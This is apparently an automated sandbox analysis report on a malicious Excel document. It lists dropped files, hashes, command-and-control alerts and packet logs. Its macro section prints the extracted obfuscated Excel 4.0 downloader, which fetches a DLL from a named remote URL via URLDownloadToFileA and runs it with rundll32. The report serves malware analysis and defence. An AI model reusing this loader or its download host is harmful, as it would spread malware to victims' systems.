Preview:	MSCF.....,.....I.....T.....R.. .authroot.stl.ym&7.5..CK..8T....c_.d...:.(.....].M$[v.4.).E.$7*I.....e..Y..Rq...3.n..u.....\|..=H....&..1.1..f.L..>e.6....F8.X.b.1$,.a...n- .....D..a....[.....i,+.+..<.b._#...G..U.....n..21*pa..>.32..Y..j...;Ay.....n/R... ._.+..<...Am.t.<. ..V..y`.yO..e@../...<#..#.....dju*..B.....8..H'..lr.....I.I6/..d.].xIX<...&U...GD..Mn.y&. [<(tk.....%B.b;/..`.#h....C.P...B..8d.F...D.k..... 0..w...@(.. @K....?.)ce.....\.\.....I.....Q.Qd..+...@.X..##3..M.d..n6.....p1..)...x0V...ZK.{...{.=#h.v.).....b...*..[...L..*c..a.,...E5 X..i.d..w.....#o*+.....X.P...k...V.$...X.r.e....9E.x..=\...Km.....B...Ep...xI@@c1.....p?...d.{EYN.K.X>D3..Z..q.] .Mq.....L.n}.....+/I\.cDB0.'.Y...r.[.....vM...o.=....zK..r.. I..>B....U..3....Z...ZjS...wZ.M...IW;..e.L...zC.wBtQ..&.Z.Fv+..G9.8..!..\T:K`.....m.....9T.u..3h.....{...d[...@...Q.?..p.e.t[.%7.....^.....s.

C:\Users\user\AppData\Local\Temp\TarEABE.tmp	
Process:	C:\Windows\System32\wermgr.exe
File Type:	data
Category:	modified
Size (bytes):	152788
Entropy (8bit):	6.316654432555028
Encrypted:	false
SSDEEP:	1536:WIA6c7RbAh/E9nF2hspNuc8odv+1//FnzAYtYyjCQxSMnl3xlUwg:WAmfF3pNuc7v+ltjCQSMnnSx
MD5:	64FEDADE4387A8B92C120B21EC61E394
SHA1:	15A2673209A41CCA2BC3ADE90537FE676010A962
SHA-256:	BB899286BE1709A14630DC5ED80B588FDD872DB361678D3105B0ACE0D1EA6745
SHA-512:	655458CB108034E46BCE5C4A68977DCBF77E20F4985DC46F127ECBDE09D6364FE308F3D70295BA305667A027AD12C952B7A32391EFE4BD5400AF2F4D0D83087
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	0..T...*.H.....T.0..T....1.0...`.H.e.....0..D...+.....7.....D.0..D.0...+.....7.....R19%..2101150042 37Z0...+.....0..D.0..*.....`...@.,..0..0.r1...0...+.....7..~1.....D...0...+.....7..i1...0 ...+.....7<..0 ..+.....7...1.....@N...%.=.,..0$..+.....7...1.....`@V'..%..*..S.Y.00..+.....7..b1". .].L4.>..X...E.W..'.....-@w0Z..+.....7...1L.JM.i.c.r.o.s.o.f.t. .R.o.o.t. .C.e.r.t.i.f.i.c.a. t.e. .A.u.t.h.o.r.i.t.y...0.,.....[./..uIv..%1...0...+.....7..h1.....6.M...0...+.....7..~1.....0...+.....7...1...0...+.....0 ..+.....7...1...O..V.....b0$..+.....7...1...>.)....s,.=$.~R.'..00. .+.....7..b1". [x.....[....3x:_....7.2...Gy.cS.0D..+.....7...16.4V.e.r.i.S.i.g.n. .T.i.m.e. .S.t.a.m.p.i.n.g. .C.A...0.....4...R....2.7.. ...1..0...+.....7..h1.....o&...0...+.....7..i1...0...+.....7<..0 ..+.....7...1...lo...^....[...J@0$..+.....7...1...J\u".F....9.N...`...00..+.....7..b1". ...@.....G..d..m..$.....X...}0B..+.....7...14.2M.i.c.r.o.s.o.f.t. .R.o.o.t. .A.u.t.h.o

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Read-Only, Directory, ctime=Tue Oct 17 10:04:00 2017, mtime=Sat Feb 20 10:19:36 2021, atime=Sat Feb 20 10:19:36 2021, length=16384, window=hide
Category:	dropped
Size (bytes):	867
Entropy (8bit):	4.46889222662012
Encrypted:	false
SSDEEP:	12:85Q5n1LgXg/XAlCPCHaXgzB8IB/PEGgX+Wnicvbf+bDtZ3YilMMEpxRljKITdJP8:85GP/XTwz6IkYeWDv3qhrNru/
MD5:	779E4D79BFB6B9A90E65743AA9697FB2
SHA1:	DE951D26E777E72F62B2904EF5EA88F2B3963E65
SHA-256:	286A3C533A8648DCE42D7089C2ED442E1A6B348F1320956C5D9F60D788C52581
SHA-512:	E0D8C5A51EDAC95856EA83344F369747E5FD8B68E5A7EC9FF7A14C28C86D2641CBE84B75F7D52D5B8035A5396DC671288F967F569FE56E8FF62960339EE89B4
Malicious:	false
Reputation:	low

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\Desktop.LNK	
Preview:	L.....F.....7G..).kEz...).kEz....@.....i....P.O. .:i....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRsZ..Desktop.d.....QK.XTRsZ*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....i.....-...8...[.....?J.....C:\Users\..#.....\\651689\Users.user\Desktop.....\....\....\....\....\.D.e.s.k.t.o.p.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.-.9.6.6.7.7.1.3.1.5.-.3.0.1.9.4.0.5.6.3.7.-.3.6.7.3.3.6.4.7.7.-.1.0.0.6.....`.....X.....651689.....D_....3N...W...9r.[.*.....}EkD_....3N...W...9r.[.*.....}Ek....

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\SecuriteInfo.com.Exploit.Siggen3.10350.14349.LNK	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	MS Windows shortcut, Item id list present, Points to a file or directory, Has Relative path, Archive, ctime=Sat Feb 20 10:19:24 2021, mtime=Sat Feb 20 10:19:36 2021, atime=Sat Feb 20 10:19:36 2021, length=168448, window=hide
Category:	dropped
Size (bytes):	2368
Entropy (8bit):	4.572683374026909
Encrypted:	false
SSDEEP:	48:8j/d/XT3I3HChveHCLhQh2j/d/XT3I3HChveHCLhQ/:8jl/XLI3ihLhQh2jl/XLI3ihLhQ/
MD5:	2514DDDEF94E783EAAF46CEC52AA49BB
SHA1:	5244D1442A2CB863E75200CC1ED7AF6CCB947A9F
SHA-256:	13A5420DD8AC93A70A602CD2500697C31625BF764AD80A587CFE38CB9E5A41D6
SHA-512:	21E12061C0D630EE11259A3C1B8D514E28718BAE1107D0B18C3F103395930B9DFDEDE6AD6A8A1E78AF198AC1570B598F31737B7A56F2A769A9371BE5F5EEF8BE
Malicious:	false
Reputation:	low
Preview:	L.....F.... .....#>z...).kEz...J.rEz.....P.O. .:i....+00../C:\.....t.1.....QK.X..Users.`.....:..QK.X*.....6.....U.s.e.r.s...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.8.1.3.....L.1.....Q.y..user.8.....QK.X.Q.y*...&=....U.....A.l.b.u.s.....z.1.....TRmZ..Desktop.d.....QK.XTRmZ*..._=.....:.....D.e.s.k.t.o.p...@.s.h.e.l.l.3.2...d.l.l.,.-.2.1.7.6.9.....2.....TRoZ .SECURI~1.XLS.....TRmZTRmZ*...2&.....S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.4.3.4.9...x.l.s.....-...8...[.....?J.....C:\Users\..#.....\\651689\Users.user\Desktop\SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls.G.....\....\....\....\....\.D.e.s.k.t.o.p.\.S.e.c.u.r.i.t.e.I.n.f.o...c.o.m...E.x.p.l.o.i.t...S.i.g.g.e.n.3...1.0.3.5.0...1.4.3.4.9...x.l.s.....:..,.LB.)...Ag.....1SPS.XF.L8C....&.m.m.....-...S.-.1.-.5.-.2.1.

C:\Users\user\AppData\Roaming\Microsoft\Office\Recent\index.dat	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	185
Entropy (8bit):	4.876408116811588
Encrypted:	false
SSDEEP:	3:oyBVomM0bcsoMWgou4ouscbcsoMWgou4omM0bcsoMWgou4ov:dj60wsoMW+4VwsoMW+460wsoMW+4y
MD5:	53737609850FAE6F3241AABAB5206886
SHA1:	5D98430F4BA269530B66CCE97C7CF6A7605BD3D2
SHA-256:	4C6E65EC2DDC6544CDC21215319A360903C27178F5FBEC101D3B23EE8F74F098
SHA-512:	074A0EE29DF75C11183AA51A38C97C8631EBFEB7852EB0F2B4A37D2FC775E9824ED14292D24D158719730FCF5129F01FF680C0E13B5EF88A5C50D9C0C5DCA7F
Malicious:	false
Preview:	Desktop.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.14349.LNK=0..SecuriteInfo.com.Exploit.Siggen3.10350.14349.LNK=0..[xls]..SecuriteInfo.com.Exploit.Siggen3.10350.14349.LNK=0..

C:\Users\user\BASE.BABAA	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	PE32 executable (DLL) (GUI) Intel 80386, for MS Windows
Category:	dropped
Size (bytes):	4591104
Entropy (8bit):	5.0540147937501265
Encrypted:	false
SSDEEP:	49152:7SkyvIo/YMOZswCkQzvhtawebv5hW2/yF//4VPQw:NCetO//S9
MD5:	25056DF6D3546DE971EAFE5DA5F9AE44
SHA1:	179555B3D0391E45DF29E651B8ED0342D02FE88A
SHA-256:	AA7931E3E85D3C5BD6FC2052C38BEE389BFBA9281A8616DA3275149A689EC5EB
SHA-512:	8032A5BD9B07ACCC290B24FD2AFA299AFD12214026089665836FADE7282F0D217FFD79F5A3A12FD64E0E08D4F6FA0A04A8B036B4CDC1F95356B0BF43D6A80B50
Malicious:	**true**
Antivirus:	• Antivirus: Metadefender, Detection: 11%, Browse • Antivirus: ReversingLabs, Detection: 6%

C:\Users\user\BASE.BABAA	
Joe Sandbox View:	• Filename: SecuriteInfo.com.Exploit.Siggen3.10350.13127.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.857.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.12632.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.20211.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.27303.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.24644.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.15803.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.26515.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Exploit.Siggen3.10350.31033.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1476.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1181.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21235.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.15875.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.21759.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.2804.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.1138.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.11266.xls, Detection: malicious, Browse • Filename: SecuriteInfo.com.Heur.18554.xls, Detection: malicious, Browse • Filename: Sign-636.xls, Detection: malicious, Browse • Filename: Sign-92793351_1597657581.xls, Detection: malicious, Browse
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....*.y.K.*.K.*.K.*.#.+.K.*.#.+~K.*.#.+.K.*.;.+.K.*.;.+.K.*.#.+.K.*.K.*.K.*.;.+.K.*N:.+.K.*N:.+.K.*N:.+.K.*N:.*.K.*N:.+.K.*Rich.K.*.....PE..L....s/`.....!.....rB.....}A.....B.....`F.....@..... .D.`.....D.<.....D.Xp.....@F.....`.D.p.....D.@.....B.X.....text....qB.....rB..... ..`.rdata.....B.....vB.....@..@.data...8.....D.....D.....@....rsrc...Xp....D..r....D.....@..@.reloc.....@F.....E.....@..B.....

C:\Users\user\Desktop\57CE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	Applesoft BASIC program data, first line number 16
Category:	dropped
Size (bytes):	177025
Entropy (8bit):	7.239945092303017
Encrypted:	false
SSDEEP:	3072:zccKoSsxzNDZLDZjlbR868O8KL5L+4iK2xEtjPOtioVjDGUU1qfDlaGGx+cL2QnI:4cKoSsxzNDZLDZjlbR868O8KL5L+4iK0
MD5:	284F711E4245DF9D1706EED70EB61B89
SHA1:	BB3DF0DAFA04AEA74F8C5768C3FDBF7710F470C3
SHA-256:	F9C84A4A89AA18C68EC569DA066C3D6B92872DBB85665184E3311123BB75608D
SHA-512:	E5F0A769EA0FA2841B5AE77797D10D7540FB25F5464F4A4616BA9B63CEDC744581ABE365A6B14190A022824596F1397124C46B124F6C224B0096500732B74442
Malicious:	false
Preview:	........g2.....\.p....B.....a.....=.....=.....i..9J.8.....X.@....."..... 1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....>.....C.a.l.i.b.r.i.1.....?.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1..,...8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....8.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1...h...8.....C.a.m.b.r.i.a.1.....<.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....4.....C.a.l.i.b.r.i.1.....C.a.l.i.b.r.i.1.....

Static File Info

General

File type:	Composite Document File V2 Document, Little Endian, Os: Windows, Version 6.2, Code page: 1251, Name of Creating Application: Microsoft Excel, Create T ime/Date: Sat Sep 16 01:00:00 2006, Last Saved Tim e/Date: Fri Feb 19 10:48:36 2021, Security: 0
Entropy (8bit):	7.195176543915214
TrID:	• Microsoft Excel sheet (30009/1) 78.94% • Generic OLE2 / Multistream Compound File (8008/1) 21.06%
File name:	SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls
File size:	168960
MD5:	7810830918f82b2acdcdb05d2d404bad
SHA1:	095201dab7b66c1268e3921356a2870ad1dc628c
SHA256:	c217faa8b517c65418d18c7b14ccb3c307cdbd0b477a7d09332aad25dcd52d81
SHA512:	0908d69aec61aa32b134105a897c98726c2817f18faef03cf855db0d1928c8022850efd7e4b5784ab51d2faf204cd5bcfe3785974ddfc8dc0871605083240253
SSDEEP:	3072:bScKoSsxzNDZLDZjlbR868O8KlVH3jiKq7uDphYHceXVhca+fMHLtyeGxcl8OUM3:OcKoSsxzNDZLDZjlbR868O8KlVH3jiKy

General

File Content Preview:	.....>.....H.....E...F...G..... .....

File Icon

Icon Hash:	e4eea286a4b4bcb4

Static OLE Info

General

Document Type:	OLE
Number of OLE Files:	1

OLE File "SecuriteInfo.com.Exploit.Siggen3.10350.14349.xls"

Indicators

Has Summary Info:	True
Application Name:	Microsoft Excel
Encrypted Document:	False
Contains Word Document Stream:	False
Contains Workbook/Book Stream:	True
Contains PowerPoint Document Stream:	False
Contains Visio Document Stream:	False
Contains ObjectPool Stream:	
Flash Objects Count:	
Contains VBA Macros:	True

Summary

Code Page:	1251
Author:	
Last Saved By:	
Create Time:	2006-09-16 00:00:00
Last Saved Time:	2021-02-19 10:48:36
Creating Application:	Microsoft Excel
Security:	0

Document Summary

Document Code Page:	1251
Thumbnail Scaling Desired:	False
Contains Dirty Links:	False
Shared Document:	False
Changed Hyperlinks:	False
Application Version:	917504

Streams

Stream Path: \x5DocumentSummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5DocumentSummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.357299206868
Base64 Encoded:	False
Data ASCII:	. . . . . + , . . 0 . . . . . H . . . . . P . . . . . X . . . . . ` . . . . . h . . . . . p . . . . . x . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . . D o c u S i g n . . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 ec 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 ac 00 00 00 02 00 00 00 e3 04 00 00

Stream Path: \x5SummaryInformation, File Type: data, Stream Size: 4096

General	
Stream Path:	\x5SummaryInformation
File Type:	data
Stream Size:	4096
Entropy:	0.247217286775
Base64 Encoded:	False
Data ASCII:	. . . . O h . . . . . + ' . . 0 . . . . @ . . . . H . . . . T . . . . ` . . . . x . . . . M i c r o s o f t E x c e l . @ . . . . . | . # . . . @ . . . . . 1 . . . .
Data Raw:	fe ff 00 00 06 02 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 e0 85 9f f2 f9 4f 68 10 ab 91 08 00 2b 27 b3 d9 30 00 00 00 98 00 00 00 07 00 00 00 01 00 00 00 40 00 00 00 04 00 00 00 48 00 00 00 08 00 00 00 54 00 00 00 12 00 00 00 60 00 00 00 0c 00 00 00 78 00 00 00 0d 00 00 00 84 00 00 00 13 00 00 00 90 00 00 00 02 00 00 00 e3 04 00 00 1e 00 00 00 04 00 00 00

Stream Path: Workbook, File Type: Applesoft BASIC program data, first line number 16, Stream Size: 157800

General	
Stream Path:	Workbook
File Type:	Applesoft BASIC program data, first line number 16
Stream Size:	157800
Entropy:	7.46869820242
Base64 Encoded:	True
Data ASCII:	. . . . f 2 . . . . \\ . p . . . . B . . . . . a . . . . = ... = ... i . . 9 J 8 . . . . X . @ . . . . " . . . .
Data Raw:	09 08 10 00 00 06 05 00 66 32 cd 07 c9 80 01 00 06 06 00 00 e1 00 02 00 b0 04 c1 00 02 00 00 00 e2 00 00 00 5c 00 70 00 02 00 00 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20

Macro 4.0 Code

```
,,,,,,,,,"=RIGHT(""353454543rtertetr,DllRegister"",12)&V19",,,,"=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=LEFT(123,0)=
LEFT(123,0)=LEFT(123,0)=EXEC(RIGHT(""KJHDFHURNVUTRSHYSTNLUURTHNBDZZLRDNYZru""&'DocuSign '!D139&"" ""&'DocuSign '!D141&T19,40))",,,,,,,,=HALT(),,,
```


```
"=FORMULA.FILL(A144,DocuSign!V19)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""YJDYJGYDJNUDTUXTNXYXNuRlMon"",6)",,,,,,,,,,,,,,,,,,"=RIGHT(""JDHNLTVJRBNZXKHTFHNMXTFUXTownloadToFileA"",14
)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=REGISTER(D134,""URLD""&D135,""JJCC""&A146,""YUTVUBSRNYTMYM"",,1,9)",,,,,,,,,,,,,,,,,,http://"=YUTVUBSRNYTMYM(0,T137&D144&E144&E145&E146&E147,D141,0,0)",,,,
,,,,,,,,,,,,,,,,,"=RIGHT(""hLKUYFBGVESLTNZBRHYMHYRZndll32"",6)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,"=RIGHT(""XCVBDSTYFGYSDUZGKLRDHZTDJ..\BASE.BABAA"",13)",,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,,=GOTO(DocuSign
),,,,,,,,,,,,,,,,,,,Server,,,www.chipmania.it/mails/open,.,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,BB,,,,h,,,,,,,,,,,,,,,,,,,p,,,,,,,,,,,,,,,
```

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
02/20/21-03:20:19.152823	TCP	2404348	ET CNC Feodo Tracker Reported CnC Server TCP group 25	49166	443	192.168.2.22	94.140.114.136
02/20/21-03:21:02.841833	TCP	2404306	ET CNC Feodo Tracker Reported CnC Server TCP group 4	49168	443	192.168.2.22	142.202.191.164
02/20/21-03:21:05.665889	TCP	2404332	ET CNC Feodo Tracker Reported CnC Server TCP group 17	49170	443	192.168.2.22	45.155.173.242
02/20/21-03:21:50.785864	TCP	2404324	ET CNC Feodo Tracker Reported CnC Server TCP group 13	49173	443	192.168.2.22	200.52.147.93
02/20/21-03:22:15.668490	TCP	2404314	ET CNC Feodo Tracker Reported CnC Server TCP group 8	49175	443	192.168.2.22	182.253.107.34

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 03:20:08.355906963 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.413467884 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.413587093 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.414331913 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.474250078 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481328964 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481429100 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481479883 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481518030 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481558084 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481574059 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481597900 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481610060 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481630087 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481636047 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481659889 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481674910 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481714010 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481718063 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481760979 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.481762886 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481779099 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.481812000 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.492059946 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539288044 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539355993 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539396048 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539438963 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539478064 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539500952 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539526939 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539537907 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539544106 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539549112 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539571047 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539593935 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539609909 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539634943 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539649010 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539689064 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539702892 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539715052 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539727926 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539743900 CET	49165	80	192.168.2.22	185.81.0.78

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Feb 20, 2021 03:20:08.539767027 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539788008 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539805889 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539829969 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539854050 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539897919 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539904118 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539912939 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539935112 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539958000 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.539974928 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.539998055 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.540013075 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.540030956 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.540050983 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.540076971 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.540091038 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.540107012 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.540149927 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.541318893 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597528934 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597590923 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597634077 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597673893 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597676039 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597703934 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597707987 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597712994 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597724915 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597753048 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597764969 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597790956 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597803116 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597830057 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597841024 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597868919 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597879887 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597915888 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597920895 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597958088 CET	80	49165	185.81.0.78	192.168.2.22
Feb 20, 2021 03:20:08.597970009 CET	49165	80	192.168.2.22	185.81.0.78
Feb 20, 2021 03:20:08.597996950 CET	80	49165	185.81.0.78	192.168.2.22
